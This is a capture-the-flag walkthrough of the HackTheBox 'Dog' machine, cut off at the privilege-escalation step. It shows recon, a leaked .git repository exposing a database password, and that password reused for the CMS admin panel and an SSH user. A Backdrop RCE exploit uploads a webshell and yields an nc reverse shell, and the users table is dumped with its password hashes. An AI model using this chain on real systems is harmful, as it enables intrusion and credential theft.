HackTheBox Dog Writeup
Network Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(wzwr㉿kali)-[~]
└─$ sudo nmap -sT -Pn -T4 -vv 10.10.11.58
[sudo] password for wzwr:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-23 06:59 CDT
Initiating Parallel DNS resolution of 1 host. at 06:59
Completed Parallel DNS resolution of 1 host. at 06:59, 0.01s elapsed
Initiating Connect Scan at 06:59
Scanning 10.10.11.58 [1000 ports]
Discovered open port 80/tcp on 10.10.11.58
Discovered open port 22/tcp on 10.10.11.58
Increasing send delay for 10.10.11.58 from 0 to 5 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.11.58 from 5 to 10 due to max_successful_tryno increase to 6
Completed Connect Scan at 06:59, 35.92s elapsed (1000 total ports)
Nmap scan report for 10.10.11.58
Host is up, received user-set (0.37s latency).
Scanned at 2025-03-23 06:59:11 CDT for 35s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 35.95 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEJsqBRTZaxqvLcuvWuqOclXU1uxwUJv98W1TfLTgTYqIBzWAqQR7Y6fXBOUS6FQ9xctARWGM3w3AeDw+MW0j+iH83gc9J4mTFTBP8bXMgRqS2MtoeNgKWozPoy6wQjuRSUammW772o8rsU2lFPq3fJCoPgiC7dR4qmrWvgp5TV8GuExl7WugH6/cTGrjoqezALwRlKsDgmAl6TkAaWbCC1rQ244m58ymadXaAx5I5NuvCxbVtw32/eEuyqu+bnW8V2SdTTtLCNOe1Tq0XJz3mG9rw8oFH+Mqr142h81jKzyPO/YrbqZi2GvOGF+PNxMg+4kWLQ559we+7mLIT7ms0esal5O6GqIVPax0K21+GblcyRBCCNkawzQCObo5rdvtELh0CPRkBkbOPo4CfXwd/DxMnijXzhR/lCLlb2bqYUMDxkfeMnmk8HRF+hbVQefbRC/+vWf61o2l0IFEr1IJo3BDtJy5m2IcWCeFX3ufk5Fme8LTzAsk6G9hROXnBZg8=
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM/NEdzq1MMEw7EsZsxWuDa+kSb+OmiGvYnPofRWZOOMhFgsGIWfg8KS4KiEUB2IjTtRovlVVot709BrZnCvU8Y=
|   256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPMpkoATGAIWQVbEl67rFecNZySrzt944Y/hWAyq4dPc
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 22 disallowed entries
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
| /user/password /user/login /user/logout /?q=admin /?q=comment/reply
| /?q=filter/tips /?q=node/add /?q=search /?q=user/password
|_/?q=user/register /?q=user/login /?q=user/logout
|_http-favicon: Unknown favicon MD5: 3836E83A3E835A26D789DDA9E78C5510
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-title: Home | Dog
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
There is some interesting output!
http-robots.txt.gitfound!
HTTP Enumeration
Robots.txt
We can identify some sensitive endpoints by viewing robots.txt.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html
#
# For syntax checking, see:
# http://www.robotstxt.org/checker.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /core/
Disallow: /profiles/
# Files
Disallow: /README.md
Disallow: /web.config
# Paths (clean URLs)
Disallow: /admin
Disallow: /comment/reply
Disallow: /filter/tips
Disallow: /node/add
Disallow: /search
Disallow: /user/register
Disallow: /user/password
Disallow: /user/login
Disallow: /user/logout
# Paths (no clean URLs)
Disallow: /?q=admin
Disallow: /?q=comment/reply
Disallow: /?q=filter/tips
Disallow: /?q=node/add
Disallow: /?q=search
Disallow: /?q=user/password
Disallow: /?q=user/register
Disallow: /?q=user/login
Disallow: /?q=user/logout
However, we are unable to visit some of them:
/profiles//web.config/admin/comment/reply/filter/tips/node/add/search/user/register/user/password/user/login/user/logout
Information Enumeration

There exists a dogBackDropSystemdogBackDropSystem user in the database.
README.md
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
Backdrop is a full-featured content management system that allows non-technical
users to manage a wide variety of content. It can be used to create all kinds of
websites including blogs, image galleries, social networks, intranets, and more.

Backdrop aims to provide:
- A CMS that can be used out-of-the-box.
- Code that can be learned quickly.
- Extensible APIs.

Requirements
------------
- PHP 5.6.0 or higher. Even if Backdrop can run on older versions of PHP, we
  strongly recommend that you use a
  [supported version of PHP](https://secure.php.net/supported-versions.php).
- MySQL 5.0.15 or higher with PDO enabled
- Apache (recommended) or Nginx web server
- 50 MB of disk space (recommended), 15 MB (minimum)

Installation
------------

1. Create a new database, username, and password for Backdrop to use in MySQL.

2. Point your browser at the URL of your Backdrop installation. You will be
   redirected to the install screen. If you're not redirected, visit the install
   URL. If Backdrop was installed at http://example.com/backdrop, the install
   URL would be http://example.com/backdrop/core/install.php.

3. Follow the instructions provided by the installer.

Bug Reports and Feature Requests
--------------------------------
Please use the GitHub
[issue tracker](https://github.com/backdrop/backdrop-issues/issues) for
reporting all bugs and features. We use a separate issue tracker that is not
part of the main Backdrop code repository because of GitHub's restrictions on
the use of labels and issue management.

Security Issues
---------------
If you have discovered a security issue with Backdrop CMS or any of its
[contributed modules](https://github.com/backdrop-contrib/), please contact the
Backdrop Security Team directly at
[security@backdropcms.org](mailto:security@backdropcms.org).
We manage security issues separately in a private repository until the issue has
been resolved. Even if you're not sure if it's a security problem, please
contact the security team before filing an issue.

Developers
----------
Backdrop is a fork of Drupal. It preserves the legacy audience of developers who
value ease of use and speed of learning over architectural flexibility. You can
join Backdrop's developer community by
[forking Backdrop](https://github.com/backdrop/backdrop) on GitHub.

You can submit changes to Backdrop by creating a pull request that references an
issue in the [issue tracker](https://github.com/backdrop/backdrop-issues/issues).
Details about how to do this are in the
[Contribute to Backdrop Core](https://docs.backdropcms.org/documentation/contribute-to-backdrop-core)
documentation.

Thanks to the following companies for providing sponsorship through services and
products which may be used by Backdrop contributors to build and improve the
project:

- [BrowserStack](https://www.browserstack.com) for interface testing across
  desktop and mobile browsers. *(Contact info@backdropcms.org for access
  information.)*
- [JetBrains](https://www.jetbrains.com/phpstorm) for use of the PHPStorm IDE
  for development. *(Contact info@backdropcms.org for a license.)*
- [Fastly](https://fastly.com) for CDN services for all backdropcms.org properties.
- [GitHub](https://github.com) for collaboration and code management tools.
- [Tugboat](https://www.tugboat.qa) for powering our [demo site sandboxes](https://backdropcms.org/demo).
- [ZenCI](https://zen.ci) for continuous automated testing and sandbox testing.
- [Linode](https://linode.com) for web hosting.
- [1Password](https://1password.com) for keeping our passwords safe.
- [SendGrid](https://sendgrid.com) for getting our emails into your inboxes.

User Guide
----------
Please see the [Backdrop Handbook](https://docs.backdropcms.org/documentation/getting-started).

Developer Documentation
-----------------------
Please see the [Backdrop API Documentation](https://docs.backdropcms.org/api/backdrop/groups).

Code of Conduct
---------------
A primary goal of the Backdrop CMS community is to be inclusive to the largest
number of contributors, with the most varied and diverse backgrounds possible.
As such, we are committed to providing a friendly, safe and welcoming
environment for all, regardless of ability, ethnicity, gender, sexual
orientation, sexual preferences, socioeconomic status, geographic location, or
religion (or lack thereof).

Our
[code of conduct](https://github.com/backdrop-ops/conduct/blob/main/code_of_conduct.md)
outlines our expectations for all those who participate in our community, as
well as the consequences for unacceptable behavior.

We invite all those who participate in the Backdrop CMS community to help us
create safe and positive experiences for everyone.

License
-------
Backdrop is [GPL v2](http://www.gnu.org/licenses/gpl-2.0.html) (or higher)
software. See the LICENSE.txt file for complete text. Distributions of this
software may relicense it as any later version of the GPL.

All Backdrop code is Copyright 2001 - 2024 by the original authors.

Backdrop also includes works under different copyright notices that are
distributed according to the terms of the GNU General Public License or a
compatible license. These individual works may have specific copyright
information noted within their source code files or directories.
Backdrop Vulnerability?
Backdrop CMS 1.27.1 has an RCE vulnerability, and Backdrop CMS 1.23.0 has a Stored XSS vulnerability.
.git leak
1
2
3

$ ~/Documents/tool/GitTools/Dumper/git-dumper.sh http://10.10.11.58/.git/ result
$ cd result
$ git restore .
Then we get the source code of the web application. Now we are able to view settings.php to check for any sensitive information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# in settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */
/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';

# ...
$settings['hash_salt'] = 'aWFvPQNGZSz1DQ701dD4lC5v1hQW34NefHvyZUzlThQ';
?>
We found the root password for the database, which is root:BackDropJ2024DS2024, and the hash_salt.
By viewing the git log, we know the company domain is dog.htb.
1
2
3
4
5
6
7
┌──(wzwr㉿kali)-[~/Documents/htb/dog/result]
└─$ git log
commit 8204779c764abd4c9d8d95038b6d22b6a7515afa (HEAD -> master)
Author: root <dog@dog.htb>
Date:   Fri Feb 7 21:22:11 2025 +0000

    todo: customize url aliases.  reference:https://docs.backdropcms.org/documentation/url-aliases
We can search through the documents for dog.htb to find credentials.
1
2
3
4
5
┌──(wzwr㉿kali)-[~/Documents/htb/dog/result]
└─$ grep -i "dog.htb" -r ./
./.git/logs/HEAD:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000  commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
./.git/logs/refs/heads/master:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000     commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
./files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:        "tiffany@dog.htb"
We found an email tiffany@dog.htb. Let’s try to log in as tiffany@dog.htb:BackDropJ2024DS2024.

Good, we are successfully inside the admin dashboard of Backdrop. We can first check its version.

It seems like the version is 1.27.1. We can use searchsploit to find any vulnerabilities for this version.
1
2
3
4
5
6
7
8
9
10
11
┌──(wzwr㉿kali)-[~/Documents/htb/dog/result]
└─$ searchsploit "backdrop"
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                             |  Path
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Backdrop CMS 1.20.0 - 'Multiple' Cross-Site Request Forgery (CSRF)                                                         | php/webapps/50323.html
Backdrop CMS 1.23.0 - Stored XSS                                                                                           | php/webapps/51905.txt
Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)                                                         | php/webapps/52021.py
Backdrop Cms v1.25.1 - Stored Cross-Site Scripting (XSS)                                                                   | php/webapps/51597.txt
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
It looks like a vulnerability exists; let’s try to run it.
1
2
3
4
5
6
7
┌──(wzwr㉿kali)-[~/Documents/htb/dog]
└─$ python3 52021.py http://10.10.11.58
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://10.10.11.58/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.10.11.58/modules/shell/shell.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(wzwr㉿kali)-[~]
└─$ nc -lvnp 58787
listening on [any] 58787 ...
connect to [10.10.16.17] from (UNKNOWN) [10.10.11.58] 47442
bash: cannot set terminal process group (921): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dog:/var/www/html/modules/shell$ ls
ls
shell.info
shell.php
www-data@dog:/var/www/html/modules/shell$ whoami
whoami
www-data
www-data@dog:/var/www/html/modules/shell$
1
2
3
4
5
6
7
www-data@dog:/var/www/html/modules/shell$ cat /etc/passwd | grep -i "sh"
cat /etc/passwd | grep -i "sh"
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
mysql> select * from users;
select * from users;
+-----+-------------------+---------------------------------------------------------+----------------------------+-----------+------------------+------------+------------+------------+------------+--------+----------+----------+---------+----------------------------+------------+
| uid | name              | pass                                                    | mail                       | signature | signature_format | created    | changed    | access     | login      | status | timezone | language | picture | init                       | data       |
+-----+-------------------+---------------------------------------------------------+----------------------------+-----------+------------------+------------+------------+------------+------------+--------+----------+----------+---------+----------------------------+------------+
|   0 |                   |                                                         |                            |           | NULL             |          0 |          0 |          0 |          0 |      0 | NULL     |          |       0 |                            | NULL       |
|   1 | jPAdminB          | $S$E7dig1GTaGJnzgAXAtOoPuaTjJ05fo8fH9USc6vO87T./ffdEr/. | jPAdminB@dog.htb           |           | NULL             | 1720548614 | 1720584122 | 1720714603 | 1720584166 |      1 | UTC      |          |       0 | jPAdminB@dog.htb           | 0x623A303B |
|   2 | jobert            | $S$E/F9mVPgX4.dGDeDuKxPdXEONCzSvGpjxUeMALZ2IjBrve9Rcoz1 | jobert@dog.htb             |           | NULL             | 1720584462 | 1720584462 | 1720632982 | 1720632780 |      1 | UTC      |          |       0 | jobert@dog.htb             | NULL       |
|   3 | dogBackDropSystem | $S$EfD1gJoRtn8I5TlqPTuTfHRBFQWL3x6vC5D3Ew9iU4RECrNuPPdD | dogBackDroopSystem@dog.htb |           | NULL             | 1720632880 | 1720632880 | 1723752097 | 1723751569 |      1 | UTC      |          |       0 | dogBackDroopSystem@dog.htb | NULL       |
|   5 | john              | $S$EYniSfxXt8z3gJ7pfhP5iIncFfCKz8EIkjUD66n/OTdQBFklAji. | john@dog.htb               |           | NULL             | 1720632910 | 1720632910 |          0 |          0 |      1 | UTC      |          |       0 | john@dog.htb               | NULL       |
|   6 | morris            | $S$E8OFpwBUqy/xCmMXMqFp3vyz1dJBifxgwNRMKktogL7VVk7yuulS | morris@dog.htb             |           | NULL             | 1720632931 | 1720632931 |          0 |          0 |      1 | UTC      |          |       0 | morris@dog.htb             | NULL       |
|   7 | axel              | $S$E/DHqfjBWPDLnkOP5auHhHDxF4U.sAJWiODjaumzxQYME6jeo9qV | axel@dog.htb               |           | NULL             | 1720632952 | 1720632952 |          0 |          0 |      1 | UTC      |          |       0 | axel@dog.htb               | NULL       |
|   8 | rosa              | $S$EsV26QVPbF.s0UndNPeNCxYEP/0z2O.2eLUNdKW/xYhg2.lsEcDT | rosa@dog.htb               |           | NULL             | 1720632982 | 1720632982 |          0 |          0 |      1 | UTC      |          |       0 | rosa@dog.htb               | NULL       |
|  10 | tiffany           | $S$EEAGFzd8HSQ/IzwpqI79aJgRvqZnH4JSKLv2C83wUphw0nuoTY8v | tiffany@dog.htb            |           | NULL             | 1723752136 | 1723752136 | 1743162317 | 1743161838 |      1 | UTC      |          |       0 | tiffany@dog.htb            | NULL       |
+-----+-------------------+---------------------------------------------------------+----------------------------+-----------+------------------+------------+------------+------------+------------+--------+----------+----------+---------+----------------------------+------------+
9 rows in set (0.00 sec)
1
2
3
4
5
6
7
8
jPAdminB:$S$E7dig1GTaGJnzgAXAtOoPuaTjJ05fo8fH9USc6vO87T./ffdEr/.
jobert:$S$E/F9mVPgX4.dGDeDuKxPdXEONCzSvGpjxUeMALZ2IjBrve9Rcoz1
dogBackDropSystem:$S$EfD1gJoRtn8I5TlqPTuTfHRBFQWL3x6vC5D3Ew9iU4RECrNuPPdD
john:$S$EYniSfxXt8z3gJ7pfhP5iIncFfCKz8EIkjUD66n/OTdQBFklAji.
morris:$S$E8OFpwBUqy/xCmMXMqFp3vyz1dJBifxgwNRMKktogL7VVk7yuulS
axel:$S$E/DHqfjBWPDLnkOP5auHhHDxF4U.sAJWiODjaumzxQYME6jeo9qV
rosa:$S$EsV26QVPbF.s0UndNPeNCxYEP/0z2O.2eLUNdKW/xYhg2.lsEcDT
tiffany:$S$EEAGFzd8HSQ/IzwpqI79aJgRvqZnH4JSKLv2C83wUphw0nuoTY8v
1
2
3
4
5
www-data@dog:/var/www/html$ su johncusack
su johncusack
Password: BackDropJ2024DS2024

johncusack@dog:/var/www/html$ ls
Privilege Escalation with johncusack@dog
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
johncusack@dog:~$ id
id
uid=1001(johncusack) gid=1001(johncusack) groups=1001(johncusack)
johncusack@dog:~$ sudo -l
sudo -l
[sudo] password for johncusack: BackDropJ2024DS2024

Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
johncusack@dog:~$ ls -la /usr/local/bin/bee
ls -la /usr/local/bin/bee
lrwxrwxrwx 1 root root 26 Jul  9  2024 /usr/local/bin/bee -> /backdrop_tool/bee/bee.php
johncusack@dog:~$ ls -la /backdrop_tool/bee/bee.php
ls -la /backdrop_tool/bee/bee.php
-rwxr-xr-x 1 root root 2905 Jul  9  2024 /backdrop_tool/bee/bee.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
